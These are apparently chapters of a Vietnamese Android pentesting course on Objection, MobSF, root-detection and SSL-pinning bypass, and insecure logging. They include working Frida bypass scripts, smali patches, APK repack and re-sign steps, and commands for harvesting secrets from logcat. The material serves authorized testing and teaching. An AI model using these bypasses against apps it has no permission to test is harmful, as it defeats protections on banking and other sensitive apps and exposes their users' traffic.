Nguyên tắc chung là: khi app chống Frida quá tốt, hãy quay lại **static** để tìm chính xác hàm detect (thường có tên kiểu `checkFridaServer()` hoặc `checkTracerPid()`), rồi hook đè hàm đó cho return false; nhớ dùng spawn `-f` để kịp hook trước khi nó chạy.

9.7 Objection — Frida không cần viết script

Objection (của Sensepost) được dựng trên nền Frida, biến các tác vụ dynamic chuẩn thành những lệnh CLI gọn gàng.

```
objection -g com.target.app explore
```

```
android sslpinning disable # bypass SSL pinning (1 lệnh)
android root disable # bypass root detection phổ biến
android hooking list classes # liệt kê class runtime
android hooking search methods <keyword>
android hooking watch class_method com.app.CryptoUtil.decrypt --dump-args --dump-return
android hooking set return_value com.app.Check.isRooted false
android intent launch_activity com.app/.AdminActivity # chạy Activity kể cả KHÔNG exported
android keystore list # khoá trong AndroidKeyStore
memory search "<chuỗi>" --string # tìm secret trong heap
file download shared_prefs/auth.xml ./auth.xml
```

Objection **nhANH gON cho các VIỆC CHUẨN** như bypass pinning/root, xem storage hay watch một hàm; còn Frida script **linH hoạt hơn cho logic phức tạp**. Cách làm hợp lý là dùng Objection trước, chỉ rơi xuống Frida script khi Objection không đủ. Cũng cần lưu ý `watch --dump-args` chỉ dump **argument của method** chứ không dump literal hay biến local bên trong: nếu muốn thấy secret đang bị đem ra so sánh, bạn phải watch chính **hàm so sánh** (`equals` hoặc `areEqual`) chứ không phải hàm chứa nó.

! Khớp version

Objection phải khớp major version với Frida (1.11.x đi với Frida 16, 1.12.x đi với Frida 17). Nếu lệch version, `watch` vẫn đăng ký job nhưng hook lại **không bản**, một lỗi cam rất tốn thời gian.

`android.intent.launch_activity` đặc biệt hữu ích khi test một Activity `exported="false"` nhưng lại chứa logic nhạy cảm, chẳng hạn màn debug lỗi ship lên production: vì bạn chạy nó từ bên trong chính app nên không vi phạm quy tắc IPC exported.

9.8 MobSF — tự động hoá static + dynamic

MobSF (Mobile Security Framework) là nền web gộp cả hai loại phân tích.

Static: bạn upload APK, MobSF tự chấm manifest (permission, exported, debuggable, backup, cleartext), liệt kê các hardcoded secret, API nguy hiểm và tracker, kèm severity cùng ánh xạ MASVS. Report dạng JSON có các field `manifest_analysis`, `secrets`, `android_api` và `code_analysis` (kết quả từ `mobsfscan`, vốn so khớp trên AST nên ít false-positive hơn grep).

Dynamic: MobSF cài APK lên device đã cấu hình sẵn, **tự gán Frida**, chạy app rồi ghi nhận network traffic (đã tích hợp sẵn TLS interception), file system activity, API monitor (crypto, IPC, reflection, network, SMS), tự động bypass SSL pinning và root ở runtime, đồng thời chụp screenshot từng màn kèm cả trình tester cho exported activity.

```
API=http://localhost:8000/api/v1
KEY="<API_KEY>"; HASH="<md5-hash-từ-bước-upload>"

curl -F "hash=$HASH" -H "Authorization: $KEY" $API/dynamic/start_analysis
# ... thao tác app (login, các màn chính) ...
curl -F "hash=$HASH" -H "Authorization: $KEY" $API/dynamic/stop_analysis
curl -F "hash=$HASH" -H "Authorization: $KEY" $API/dynamic/report_json -o mobsf-dynamic.json
```

MobSF đóng vai trò **lưới an toàn và công cụ báo cáo**, chứ không thay được việc phân tích source→sink thủ công: nó chỉ báo "có `rawQuery`", còn việc xác nhận liệu source bản có thực sự chảy tới đó hay không vẫn là của bạn. Phần dynamic của MobSF khá kén môi trường; khi không chạy được, bạn có thể fallback sang bộ **Objection + frida-trace + logcat** để lấy về cùng loại dữ liệu.

9.9 So sánh và chọn công cụ

Công cụ	Điểm mạnh	Điểm yếu	Dùng khi
Frida	Mạnh nhất, hook bất kỳ hàm Java/native, tùy biến hoàn toàn	Phải viết script JS	Logic phức tạp, dump giá trị runtime cụ thể
Objection	Nhanh cho tác vụ chuẩn, không cần script	Ít linh hoạt hơn	Pinning/root bypass, dump storage, watch nhanh
MobSF	Tự động + report gộp static/dynamic + MASVS	Kén môi trường, không thay trace thủ công	Recon nhanh, sinh bằng chứng cho báo cáo

Cả ba công cụ đều chạy trên nền Frida nên đều cần frida-server và root. Chiến thuật thực chiến là: dùng MobSF để quét diện rộng và lấy report, dùng Objection cho các bypass chuẩn, và dùng Frida script khi cần đào sâu vào một hàm cụ thể.

9.10 Câu hỏi tự kiểm tra

- Frida hoạt động ra sao? Vì sao `Java.use()` lấy được class thật đang load chứ không phải từ file APK?
- Phân biệt spawn (`-f`) và attach (`-n`). Muốn hook code trong `static {}` hoặc `Application.onCreate()` thì dùng cái nào?
- Ba lớp bắt buộc của một hook Java script là gì? Thiếu `Java.perform` thì lỗi gì?
- Khác biệt giữa "rình" và "bypass" trong một hook nằm ở đâu?
- Vì sao hook tại điểm hàm nhận input thắng cả static analysis lẫn network sniff?

6. Khi nào phải dùng `Interceptor.attach` thay vì `Java.use().implementation`?
7. Objection và Frida script — mỗi cái mạnh ở đâu? Vì sao `watch --dump-args` không thấy được literal so sánh bên trong method?
8. MobSF dynamic tự động ghi nhận những gì? Vì sao nó không thay được source→sink thủ công?

Chương 10 — Root Detection & Kiểm tra SSL Pinning (Root Detection & SSL Pinning Checks)

S Mục tiêu

Hiểu vì sao app tự bảo vệ bằng root detection và SSL pinning, nhận diện từng kỹ thuật ở cả tầng Java lẫn native, rồi lần lượt vượt qua chúng theo thứ tự từ dễ đến khó: DenyList, Objection, Frida hook, và cuối cùng mới đến patch smali. Đây là hai rào cản mà pentester phải xử lý xong thì mọi bước phân tích động hay tấn công MITM về sau mới thực sự có ý nghĩa.

10.1 Vì sao app dò root và ghim chứng chỉ

Với lập trình viên phòng thủ, một thiết bị đã root là môi trường **không còn đáng tin chút nào**: kẻ tấn công có `UID 0`, chạy được `frida-server`, đọc được `/data/data/<pkg>/` của app production, cài được CA của Burp vào system trust store để giải mã HTTPS, và hook được mọi hàm lúc runtime. Chính vì thế các app nhạy cảm như banking, ví điện tử hay DRM mới triển khai **root detection** để từ chối chạy trên máy đã root, và **SSL pinning** để từ chối tin bất kỳ chứng chỉ nào ngoài cái đã ghim cứng.

Có một điểm cần nhấn mạnh: cả hai đều chỉ là **client-side control**. Chúng làm chậm và đội chi phí tấn công lên chứ không chặn nổi kẻ tấn công đã nắm toàn quyền trên thiết bị. Vì vậy, với pentester, root detection và pinning không phải là lỗ hổng tự thân; chúng là **lớp giáp (RASP/MASVS-RESILIENCE)** mà ta phải bóc đi để chạm tới attack surface thật sự, chẳng hạn IDOR, broken auth hay mass assignment ở backend API. Xét theo OWASP Mobile Top 10 2024, một lần bypass thành công thường liên quan tới **M4 (Insufficient Input/Output Validation)** và **M8 (Security Misconfiguration)**; còn bản thân việc RASP yếu thuộc **MASVS-RESILIENCE**, với các CWE liên quan gồm CWE-919 (Weaknesses in Mobile Applications) và CWE-295 (Improper Certificate Validation) ở phía pinning.

10.2 Các kỹ thuật root detection

Muốn bypass thì trước hết phải biết app đang kiểm tra những gì. Dưới đây là các họ kỹ thuật thường gặp:

#	Kỹ thuật	App kiểm tra cụ thể gì
1	Tìm binary <code>su</code>	<code>which su</code> , tồn tại <code>/system/bin/su</code> , <code>/system/xbin/su</code> , <code>/sbin/su</code> , <code>/data/local/su</code>
2	Tìm <code>busybox</code>	Binary <code>busybox</code> đi kèm nhiều bản root
3	Tìm app quản lý root	Package <code>com.topjohnwu.magisk</code> , <code>eu.chainfire.supersu</code> , <code>com.koushikdutta.superuser</code>
4	<code>/system</code> ghi được?	Thử mount hoặc ghi vào <code>/system</code>
5	Build tags / props	<code>ro.build.tags = test-keys</code> , <code>ro.debuggable=1</code> , <code>ro.secure=0</code>
6	Hiện vật Magisk	File/thư mục <code>/sbin/.magisk</code> , mount points, socket Magisk
7	Mount bất thường	Bind-mount lạ, tmpfs trên <code>/sbin</code>
8	SafetyNet / Play Integrity	Verdict được ký phía server của Google
9	Native/JNI check	Làm lại các kiểm tra trên ở tầng C/C++ (khó hook hơn Java)
10	Thư viện RootBeer	Thư viện gói sẵn check 1-7 (grep <code>com.scottyab.rootbeer</code>)

SafetyNet và Play Integrity: vì sao khó hơn hẳn

SafetyNet (thế hệ cũ) không có API riêng để báo thẳng "device rooted", mà trả về hai cờ để app tự suy luận: `ctsProfileMatch` (thiết bị khớp cấu hình đã qua Compatibility Test Suite) và `basicIntegrity` (không thấy dấu hiệu can thiệp rõ ràng). Khi cả hai cùng `false`, tức là hệ thống có dấu hiệu đã bị compromise.

Play Integrity API (bản kế nhiệm từ năm 2023 trở đi) gửi tín hiệu lên server Google rồi nhận về một verdict **đã được ký** gồm ba tầng: `MEETS_BASIC_INTEGRITY`, `MEETS_DEVICE_INTEGRITY`, và `MEETS_STRONG_INTEGRITY` (tầng cao nhất đòi hỏi hardware attestation). Do verdict được ký ở phía server, bạn **không thể giả mạo cục bộ** chỉ bằng hook Java đơn thuần, mà phải làm cho thiết bị "trông như còn nguyên bản". Riêng với `MEETS_STRONG_INTEGRITY`, việc bypass cục bộ gần như là bất khả thi.

Khi reverse APK, hãy grep nhanh để lần ra logic root detection:

```
RootBeer | isRooted | /system/bin/su | /system/xbin/su | test-keys  
com.topjohnwu.magisk | busybox | SafetyNet | PlayIntegrity | DeviceCheck
```

Mỗi kết quả trả về là một hàm ứng viên mà ta cần hook để ép trả về `false`.

10.3 Bypass root detection

Thứ tự thực dụng

Nguyên tắc là đi từ cách rẻ nhất (không đụng vào app) tới cách đắt nhất (phải sửa rồi ký lại APK):

Phương pháp	Đánh vào tầng	Nguyên lý	Ưu / nhược
DenyList + Zygisk + Shamiko	#1–#7	Magisk rút root khỏi namespace app target	Không sửa app; thua native/Play Integrity
Objection	#1–#3	Lệnh sẵn <code>android root disable</code>	Nhanh; chỉ cover check thông dụng
Frida hook tự viết	#1–#3, #9	Hook <code>File.exists()</code> , <code>Runtime.exec()</code> , <code>RootBeer.isRooted()</code> , libc <code>access/stat</code>	Linh hoạt, qua native; cần biết đúng hàm
Patch smali / repack	#1–#10	Sửa bytecode ép <code>return false</code> rồi ký lại	Bypass "đồng cứng"; vỡ nếu app self-check chữ ký

Magisk DenyList / Zygisk / Shamiko: ẩn root ngay ở tầng hệ thống

MagiskHide (bản cũ) đã bị gỡ khỏi Magisk từ phiên bản v24, và được thay bằng **DenyList** — cơ chế rút quyền root khỏi mount namespace của những app do ta chọn. Tuy nhiên, một mình DenyList thường **không đủ** để vượt qua root detection mạnh, nên ta cần thêm **Shamiko** (một module ẩn root mạnh) chạy trên nền **Zygisk**. Zygisk là cơ chế inject code của Magisk vào tiến trình Zygote, tức process "tổ" mà mọi app đều fork ra từ đó. Quy trình gồm: bật Zygisk trong Magisk Settings, reboot, cài Shamiko, rồi thêm app target cùng mọi process con của nó vào DenyList.

Bộ combo này bypass hoàn toàn ở tầng #1–#7 mà **không cần đụng vào APK**, nên đây là cách đáng thử trước tiên.

Objection: cách nhanh nhất

```
objection -g com.android.insecurebankv2 explore
```

```
com.android.insecurebankv2 on (google: 13) [usb] # android root disable  
(agent) Attempting to disable root detection dynamically...  
(agent) Hooking common java native fork() checks  
(agent) Registering job. Type: root-detection-disable
```

Lệnh này tự động hook một loạt kiểm tra phổ biến: `RootBeer`, `Runtime.exec("which su")`, và `File.exists()` trên các path kinh điển. Với InsecureBankv2, class `PostLogin` gọi `doesSUexist()` (`Runtime.exec("/system/xbin/which su")`) và `doesSuperuserApkExist()` (`new File("/system/app/Superuser.apk").exists()`); cả hai đều rơi đúng vào những pattern generic mà Objection đã hook sẵn, nên chỉ một lệnh là đủ để bypass. Nếu app vẫn phát hiện được, đó là dấu hiệu app còn có **native check (#9)** hoặc một đoạn logic custom nằm ngoài danh sách.

Frida hook tự viết: phủ cả ba tầng

Khi Objection bỏ sót, ta tự viết script để hook đúng các điểm kiểm tra ở tầng Java, ở `Runtime.exec`, và cả ở native libc:

```
// root-bypass.js
Java.perform(function () {
  // 1) RootBeer
  try {
    var RootBeer = Java.use('com.scottyab.rootbeer.RootBeer');
    RootBeer.isRooted.implementation = function () { return false; };
  } catch (e) { console.log('[~] RootBeer not found'); }

  // 2) File.exists() cho path su/busybox/magisk
  var File = Java.use('java.io.File');
  var SUSPECT = ['su', 'busybox', 'magisk', 'supersu', '.magisk'];
  File.exists.implementation = function () {
    var p = this.getAbsolutePath().toLowerCase();
    for (var i = 0; i < SUSPECT.length; i++)
      if (p.indexOf(SUSPECT[i]) >= 0) return false;
    return this.exists();
  };

  // 3) Runtime.exec("which su")
  var Runtime = Java.use('java.lang.Runtime');
  Runtime.exec.overload('java.lang.String').implementation = function (cmd) {
    if (cmd.indexOf('su') >= 0 || cmd.indexOf('which') >= 0)
      throw Java.use('java.io.IOException').$new('No such file or directory');
    return this.exec(cmd);
  };

  // 4) build props giả về stock
  var SP = Java.use('android.os.SystemProperties');
  SP.get.overload('java.lang.String').implementation = function (k) {
    var r = this.get(k);
    if (k === 'ro.build.tags' && r.indexOf('test-keys') >= 0) return 'release-keys';
    if (k === 'ro.debuggable') return '0';
    return r;
  };
});

// 5) Tầng native – app check qua JNI dùng libc access()
Interceptor.attach(Module.findExportByName('libc.so', 'access'), {
  onEnter: function (args) { this.path = args[0].readCString(); },
  onLeave: function (retval) {
    if (this.path && (this.path.indexOf('su') >= 0 || this.path.indexOf('magisk') >= 0))
      retval.replace(-1); // ENOENT
  }
});
});
```

```
frida -U -f com.android.insecurebankv2 -l root-bypass.js --no-pause
```

Điểm mấu chốt ở đây: hook `File.exists()` tại tầng Java **không** chặn được các kiểm tra thực hiện qua libc `access()` / `stat()` bên trong native `.so`, và ngược lại cũng vậy. App banking thường cố tình đẩy phần check xuống native chính là để làm khó Frida hook ở tầng Java, nên một script phòng thủ chắc chắn phải phủ được cả hai tầng.

Patch smali khi Frida bị chặn

```
apktool d target.apk -o out/      # sửa method isRooted() → "const/4 v0, 0x0 / return v0"
apktool b out/ -o patched.apk
# ký lại (uber-apk-signer / jarsigner) → adb install -r patched.apk
```

! Bẫy signature self-check

Một số app banking tự kiểm tra chữ ký APK của chính nó. Nếu ta patch smali rồi ký lại bằng key khác, app sẽ tự phát hiện tampering và tắt ngay. Khi rơi vào tình huống này, chỉ còn **Frida hoặc DenyList** (những cách không đổi APK) là dùng được.

! Khi gặp Play Integrity mạnh

Lúc này DenyList hay Frida đều không đủ. Ta cần thêm module **Play Integrity Fix** để giả fingerprint của một thiết bị đã pass ở tầng thiết bị. Còn với `MEETS_STRONG_INTEGRITY`, hãy cân nhắc dùng thiết bị chuyên dụng (Pixel + Magisk + Shamiko) hoặc Corellium.

10.4 SSL/TLS Pinning là gì

Certificate/Public-key Pinning là kỹ thuật mà ở đó app **không còn tin vào trust store của hệ thống nữa**, thay vào đó nó ghim cứng ngay trong code một tuyên bố: "tôi chỉ chấp nhận đúng cert hoặc public key này mà thôi".

KHÔNG pinning: app tin "bất kỳ CA nào trong system store" → Burp CA hợp lệ → bắt được traffic
CÓ pinning: app chỉ tin "đúng SHA-256 public key đã ghim" → Burp CA ≠ pin → ngắt kết nối

Dấu hiệu để nhận biết pinning là như sau: bạn đã cài Burp CA vào system store theo đúng chuẩn, trình duyệt vẫn bắt HTTPS bình thường, **thế nhưng riêng app target** lại không đẩy traffic nào lên Burp, app báo "network error", và Burp Dashboard thì hiện **SSL negotiation failed**.

Các kiểu pinning và dấu hiệu

Cơ chế pin	Dấu hiệu khi đọc jadx	Cách app so
OkHttp <code>CertificatePinner</code>	<code>new CertificatePinner.Builder().add("host", "sha256/...")</code>	So SPKI hash
<code>network_security_config.xml</code>	<code><pin-set><pin digest="SHA-256"></code> trong <code>res/xml/</code>	OS so giúp
Custom <code>X509TrustManager</code>	<code>checkServerTrusted()</code> so cert tự nhúng	Code tự so
<code>TrustManager</code> + <code>SSLContext</code> tự chế	<code>SSLContext.getInstance("TLS").init(...)</code>	Tự verify
Native / BoringSSL (Flutter, Conscrypt)	JNI gọi <code>SSL_CTX_set_verify</code> , hàm verify bị strip symbol	Khó hook nhất — cần pattern-scan native

Khi pinning bị vô hiệu hoá hoặc cấu hình sai, CWE tương ứng là **CWE-295 (Improper Certificate Validation)**, còn trong OWASP Mobile 2024 thì ánh xạ về **M5 (Insecure Communication)**.

10.5 Sáu cách bypass SSL pinning

#	Kỹ thuật	Cần root?	Khi nào dùng
1	Objection <code>android sslpinning disable</code>	Có (hoặc gadget)	Thử đầu tiên — 1 lệnh, cover phần lớn OkHttp/TrustManager
2	Frida universal unpinning script	Có (hoặc gadget)	Khi Objection miss
3	Sửa <code>network_security_config.xml</code> + repack	Không	App pin qua config XML; khách hàng cấm root
4	Patch smali (NOP <code>checkServerTrusted</code>)	Không	Pinning custom, không muốn chạy Frida
5	Magisk module system-wide	Có	Bypass tầng hệ thống, nhiều app cùng lúc
6	Frida Gadget nhúng vào APK	Không	Thiết bị không root được

Cách 1: Objection

```
objection -g com.pentest.pindemo explore
```

```
com.pentest.pindemo on (google: 13) [usb] # android sslpinning disable
(agent) OkHTTP3 (okhttp3.CertificatePinner) found, hooking...
(agent) Custom TrustManager found, hooking checkServerTrusted()...
```

Cách 2: Frida universal unpinning

Script này hook đồng thời `CertificatePinner` của OkHttp, `TrustManagerImpl` của Conscrypt, `SSLContext.init()`, và cả `HostnameVerifier`:

```
// universal-unpinning.js (rút gọn)
Java.perform(function () {
  // OkHttp3
  try {
    var CP = Java.use('okhttp3.CertificatePinner');
    CP.check.overload('java.lang.String', 'java.util.List').implementation = function (h, c) {
      console.log('[+] CertificatePinner.check() bypassed for ' + h); return;
    };
  } catch (e) {}

  // TrustManagerImpl (Conscrypt mặc định)
  try {
    var TMI = Java.use('com.android.org.conscrypt.TrustManagerImpl');
    TMI.verifyChain.implementation = function (chain, anchor, host, ca, ocsp, sct) {
      console.log('[+] verifyChain() bypassed for ' + host); return chain;
    };
  } catch (e) {}
});
```

```
frida -U -f com.pentest.pindemo -l universal-unpinning.js --no-pause
```

Ta phải hook cả `CertificatePinner` (pin ở cấp OkHttp) lẫn `TrustManagerImpl` (verify chuỗi cert ở cấp hệ thống), bởi hai cơ chế này nằm ở hai tầng khác nhau; chỉ cần bỏ sót một cái là app vẫn sẽ ngắt kết nối.

Cách 3: Sửa `network_security_config` (không cần root)

```
apktool d pindemo.apk -o pindemo_src
```

```
<network-security-config>
  <base-config cleartextTrafficPermitted="false">
    <trust-anchors>
      <certificates src="system"/>
      <certificates src="user"/>    <!-- thêm dòng này → app tin user-CA (Burp) -->
    </trust-anchors>
  </base-config>
  <!-- Nếu app có <pin-set> → xoá hẳn khối này -->
</network-security-config>
```

```
apktool b pindemo_src -o patched.apk
apksigner sign --ks debug.keystore patched.apk
adb install -r patched.apk
```

Đây là cách bypass **duy nhất vừa không cần root vừa không cần Frida Gadget**, nên rất phù hợp khi khách hàng cấm root tuyệt đối.

Cách 4: Patch smali

Khi pin nằm trong một hàm `checkServerTrusted()` tự viết và việc sửa XML không đủ để xử lý, ta làm rỗng thân method:

```
.method public checkServerTrusted([Ljava/security/cert/X509Certificate;Ljava/lang/String;)V
    locals 0
    return-void
.end method
```

Sau đó rebuild rồi ký lại bằng `uber-apk-signer`. Cách này chỉ áp dụng được khi app **không có signature self-check**.

Cách 5 và 6

Cách 5 là Magisk module system-wide (ví dụ "TrustMeAlready" hay "Universal Android SSL Pinning Bypass"): cài qua mục Modules rồi reboot, module sẽ tự hook TrustManager của **mọi** app; cách này tiện nhưng những app có anti-Frida có thể bị crash. **Cách 6 là Frida Gadget**: chạy `objection patchapk --source app.apk` để tool tự decompile, chèn `libfrida-gadget.so`, rebuild rồi ký lại; nhờ đó ta chạy được hook trên máy **không root**, cái giá phải trả là app bị repack và ký lại.

! Không có cách nào "luôn thắng"

Với app có anti-Frida, anti-root hay integrity check, ta phải xử lý theo **chuỗi**: bypass root detection và anti-Frida **trước đã** (mục 10.3), rồi mới disable pinning. Riêng với app Flutter, pinning nằm trong BoringSSL được liên kết tĩnh vào `libflutter.so` và bị strip mất symbol, nên Objection lẫn universal-unpinning (vốn hook ở tầng Java) đều không chạm tới được; lúc này phải dùng script pattern-scan bộ nhớ như `disable-flutter-tls-verification.js` hoặc `reFlutter`.

i "Không thấy traffic" chưa chắc là "có pinning"

Trước khi kết luận app có pinning, hãy loại trừ các nguyên nhân khác đã: CA chưa được nạp vào system/APEX store (Android 14+ dùng `/apex/com.android.conscrypt/cacerts/`), app bỏ qua system proxy (như Flutter dart:io hay Cronet, cần `iptables` redirect mới bắt được), hoặc đơn giản là giao thức không phải HTTP. Hãy chạy `curl -x burp -w '%{ssl_verify_result}'` để xác nhận thiết bị thật sự tin cert của Burp trước đã.

10.6 Câu hỏi tự kiểm tra

1. Vì sao root detection và SSL pinning là "client-side control" chứ không phải lỗ hổng tự thân? Với pentester, bypass chúng để làm gì?
2. Kể tối thiểu 6 kỹ thuật app dùng để phát hiện root, chia theo tầng Java và tầng native.
3. Phân biệt SafetyNet và Play Integrity. Vì sao verdict `MEETS_STRONG_INTEGRITY` gần như không bypass cục bộ được?
4. DenyList, Zygisk, Shamiko mỗi cái làm gì? Thứ tự cài đặt là gì và vì sao một mình DenyList thường không đủ?
5. Trong script `root-bypass.js`, hook nào ở tầng native? Vì sao cần cả nó lẫn hook `File.exists()` ở tầng Java?
6. SSL pinning là gì? Mô tả 3 triệu chứng cho biết app đang pin.
7. Kể 5 nơi pinning có thể được cài trong code và dấu hiệu grep tương ứng.
8. So sánh hai cách bypass không cần root: patch `network_security_config` và Frida Gadget. Khi nào chọn cách nào?
9. Vì sao `objection android sslpinning disable` không bypass được pinning của app Flutter? Dùng gì thay thế?
10. Bẫy signature self-check ảnh hưởng tới phương pháp bypass nào, và lựa chọn thay thế là gì?

Chương 11 — Logging quá mức/không an toàn và cách phân tích (Excessive/Insecure Logging)

S

Mục tiêu

Hiểu vì sao việc `Log.d/Log.e` để lộ token, credential và PII lại vừa là một trong những lỗ hổng phổ biến nhất, vừa dễ bị bỏ qua nhất; nắm cách sẵn log nhạy cảm bằng `logcat` với bộ filter đúng, cách phát hiện các lời gọi `Log` khi static analysis, và cách khắc phục (strip log lúc release, và tuyệt đối không bao giờ log secret).

11.1 Nguy cơ của logging

Trên Android, `android.util.Log` ghi vào một buffer hệ thống mà **mọi tiến trình đều đọc được** thông qua `logcat`. Kể từ Android 4.1 (API 16), một app không còn có thể đọc log của app khác qua API nữa, nhưng buffer đó vẫn có thể bị truy cập từ nhiều hướng:

- **Qua ADB** (`adb logcat`): bất kỳ ai cắm USB và bật USB debugging đều đọc được.
- **Trên thiết bị đã root**: một app hoặc malware nắm quyền `READ_LOGS` sẽ đọc được toàn bộ.
- **Qua crash report hoặc analytics SDK**: những thành phần này đôi khi thu thập cả log kèm theo.
- **Qua bug report** (`adb bugreport`): lệnh này đóng gói cả log vào một file rồi gửi đi.

Vấn đề cốt lõi nằm ở chỗ: lập trình viên dùng `Log.d(TAG, "response = " + json)` để debug trong lúc phát triển, rồi lại **quên gỡ đi** khi build release. Hậu quả là access token, session cookie, password người dùng vừa gõ, số thẻ, OTP, khoá mã hoá hay URL nội bộ cứ thế chảy thẳng ra logcat dưới dạng plaintext.

Về ánh xạ chuẩn, đây chính là **CWE-532 (Insertion of Sensitive Information into Log File)** và **CWE-200 (Exposure of Sensitive Information)**. Trong OWASP Mobile Top 10 2024, khi log làm lộ dữ liệu, nó thuộc **M6 (Inadequate Privacy Controls)** ở khía cạnh rò rỉ PII, đồng thời liên quan tới **M9 (Insecure Data Storage)** vì log cũng là một dạng lưu trữ dữ liệu nằm ngoài tầm kiểm soát của app. Nó cũng gắn với MASVS-STORAGE, tức nguyên tắc dữ liệu nhạy cảm không được ghi ra những nơi không kiểm soát được.

11.2 Các mức log và buffer

Android chia log thành 6 mức, và app có thể ghi vào bất kỳ mức nào:

Mức	Ký hiệu	Hàm	Nơi hay lộ secret
Verbose	V	<code>Log.v</code>	Trace chi tiết — dump toàn bộ object
Debug	D	<code>Log.d</code>	Nơi lộ secret nhiều nhất — dev in giá trị runtime
Info	I	<code>Log.i</code>	Trạng thái, đôi khi kèm ID phiên
Warn	W	<code>Log.w</code>	Cảnh báo
Error	E	<code>Log.e</code>	Thường kèm stacktrace lộ path nội bộ + giá trị
Fatal	F/A	<code>Log.wtf</code>	Lỗi nghiêm trọng

Bên cạnh mức log, hệ thống còn chia log thành **4 buffer** riêng, và mỗi buffer lại là một nguồn để sẵn dữ liệu khác nhau:

```
adb logcat -b main      # log app thường (mặc định)
adb logcat -b system    # log hệ thống Android
adb logcat -b crash     # riêng crash report – stacktrace đầy đủ path class + biến
adb logcat -b radio     # log modem/telephony – hữu ích khi app xử lý SMS OTP
```

Hai buffer `crash` và `radio` hay bị bỏ quên nhưng lại cực kỳ giá trị: stacktrace trong `crash` chứa cả giá trị biến ngay tại điểm crash, còn `radio` có thể làm lộ OTP nếu app có đọc SMS.

11.3 Săn log nhạ cảm bằng logcat

Logcat là kỹ thuật **quan sát thụ động và nên làm trước tiên** trong phân tích động, bởi nó rẻ nhất và không cần hook gì cả. Quy trình chuẩn như sau:

```
adb logcat -c                # xóa buffer trước khi tái hiện một hành động
# → thao tác MỘT hành động trong app (login, chuyển tiền, mở màn nhảy cảm)
adb logcat -d > run.log      # dump log vừa sinh ra
```

Sau đó lọc lại theo app và theo từ khoá nhạy cảm:

```
adb logcat | grep -i "<package>"           # lọc theo app
adb logcat -s "AppTag"                     # lọc theo TAG cụ thể
adb logcat *:E                             # chỉ error (stacktrace lộ path/logic)
adb logcat -v threadtime > run.log         # format kèm timestamp + PID/TID

# Săn secret trong file đã dump
grep -iE 'token|password|passwd|pin|otp|secret|bearer|authorization|cookie|session|apikey|api_key|credit|card' run.log
```

! Đối chiếu log với request trong Burp

Hãy ghi lại timestamp ngay tại thời điểm gửi một request qua Burp Repeater, rồi grep `run.log` quanh khung giờ đó (dùng format `%v %threadtime`). Nhờ vậy bạn sẽ tìm được chính xác dòng log mà app in ra để phản hồi cho payload cụ thể, tức là khớp được nguyên nhân với hệ quả.

Cách làm đúng là mỗi lần chỉ tái hiện **một** hành động, xoá buffer trước, rồi đọc thật kỹ. Nếu log trống hoàn toàn, đó thường là dấu hiệu bản release đã tắt log; khi đó ta chuyển sang Frida để **tự mình** in ra những gì app không chịu log, bằng cách hook đúng điểm nhận credential (xem lại Chương 9).

Ví dụ dữ liệu rõ ràng điển hình

```
06-14 10:22:31.114 8123 8123 D LoginActivity: checkLogin user=jack pass=A1z123$
06-14 10:22:31.550 8123 8140 D ApiClient: POST /login -> 200, token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTJ5IiwiaWF0IjE0OTYyMTEwMDAwfQ==
06-14 10:22:32.001 8123 8140 D CryptoUtil: AES key(hex)=54686973206973207468652073757065...
```

Ba dòng này làm lộ: password plaintext mà người dùng vừa gõ (dù UI đã che bằng dấu chấm), JWT session token có thể đem dùng lại ngay trong Burp, và cả khoá AES của app. Cả ba đều là finding độc lập.

11.4 Phát hiện lời gọi Log trong static analysis

Không phải app nào cũng log ngay tại thời điểm bạn quan sát, vì có những nhánh code chỉ chạy trong điều kiện hiếm gặp. Vì thế, để đánh giá cho đầy đủ, ta cần quét static toàn bộ các lỗi gọi log:

```
# Trên source đã decompile bằng jadx
Select-String app_java\**\*.java -Pattern 'Log\.[deivw]\\(|Log\\.utf\\(|printStackTrace\\(|
Select-String app_java\**\*.java -Pattern 'System\\.out\\.print|System\\.err\\.print'
```

```
# Trên smali khi jadx render lỗi
grep -rn 'Landroid/util/Log;->' app_smali/
```

Sau khi đã có danh sách lời gọi `Log`, hãy đọc **tham số** của từng lời gọi để phân loại: log một chuỗi tĩnh vô hại như `Log.d(TAG, "onCreate")` khác hẳn với log một biến chứa dữ liệu nhạy cảm như `Log.d(TAG, "token=" + accessToken)`. Nên ưu tiên soi kỹ những lời gọi có nối chuỗi bằng `+` với các biến mang tên gợi ý về dữ liệu nhạy cảm:

```
grep -rniE 'Log\[.deivw\].*(token|pass|pin|otp|secret|key|card|auth|session|cookie|user)' app_java/
```

`printStackTrace()` cũng là một nguồn rò rỉ hay bị bỏ qua: nó in stacktrace ra `System.err` (và trôi vào buffer log), mà stacktrace thì có thể chứa giá trị biến, câu query SQL hoặc path nội bộ.

Các tool tự động cũng bắt được điểm này. MobSF và mobsfscan sẽ gắn nhãn cho những lời gọi có log dữ liệu nhạy cảm:

```
android_logging WARNING .../DoLogin.java
Sensitive data may be logged via Log.d/Log.e.
```

Với **InsecureBankv2**, đây là một finding có thật: app có `Log.d` in credential ngay trong luồng đăng nhập, và tool sẽ flag nó ngay ở giai đoạn static. Nhưng đừng chỉ dựa vào tool; hãy luôn đọc lại đoạn code quanh mỗi cảnh báo để xác nhận rằng biến đó thật sự nhạy cảm và nhánh code đó thật sự có thể chạy tới.

11.5 Xác nhận runtime và bằng chứng

Sau khi static analysis đã tìm ra lời gọi log đáng ngờ, ta xác nhận lại bằng runtime để có evidence đưa vào report. Hãy tái hiện đúng hành động kích hoạt nhánh code đó rồi bắt lấy dòng log:

```
adb logcat -c
# → thực hiện login trong app
adb logcat -d | grep -iE 'token|pass|pin|otp|secret'
```

Nếu app đã tắt log nhưng static analysis cho thấy đoạn code log vẫn còn đó (chỉ bị bọc trong cờ `BuildConfig.DEBUG`), bạn vẫn có thể ghi nhận nó như một **rủi ro tiềm tàng**, và chứng minh bằng cách hook `android.util.Log` qua Frida để buộc app in ra bất chấp cờ:

```
Java.perform(function () {
    var Log = Java.use('android.util.Log');
    Log.d.overload('java.lang.String', 'java.lang.String').implementation = function (tag, msg) {
        console.log('[Log.d] ' + tag + ': ' + msg); // thấy cả nội dung dù app đã tắt xuất ra logcat
        return this.d(tag, msg);
    };
});
```

11.6 Khắc phục (remediation)

Đứng từ góc nhìn phòng thủ, đây là những biện pháp mà pentester nên khuyến nghị trong report:

Biện pháp	Cách làm
Strip log lúc release bằng ProGuard/R8	Thêm rule loại bỏ hoàn toàn lời gọi <code>Log</code> trong build release
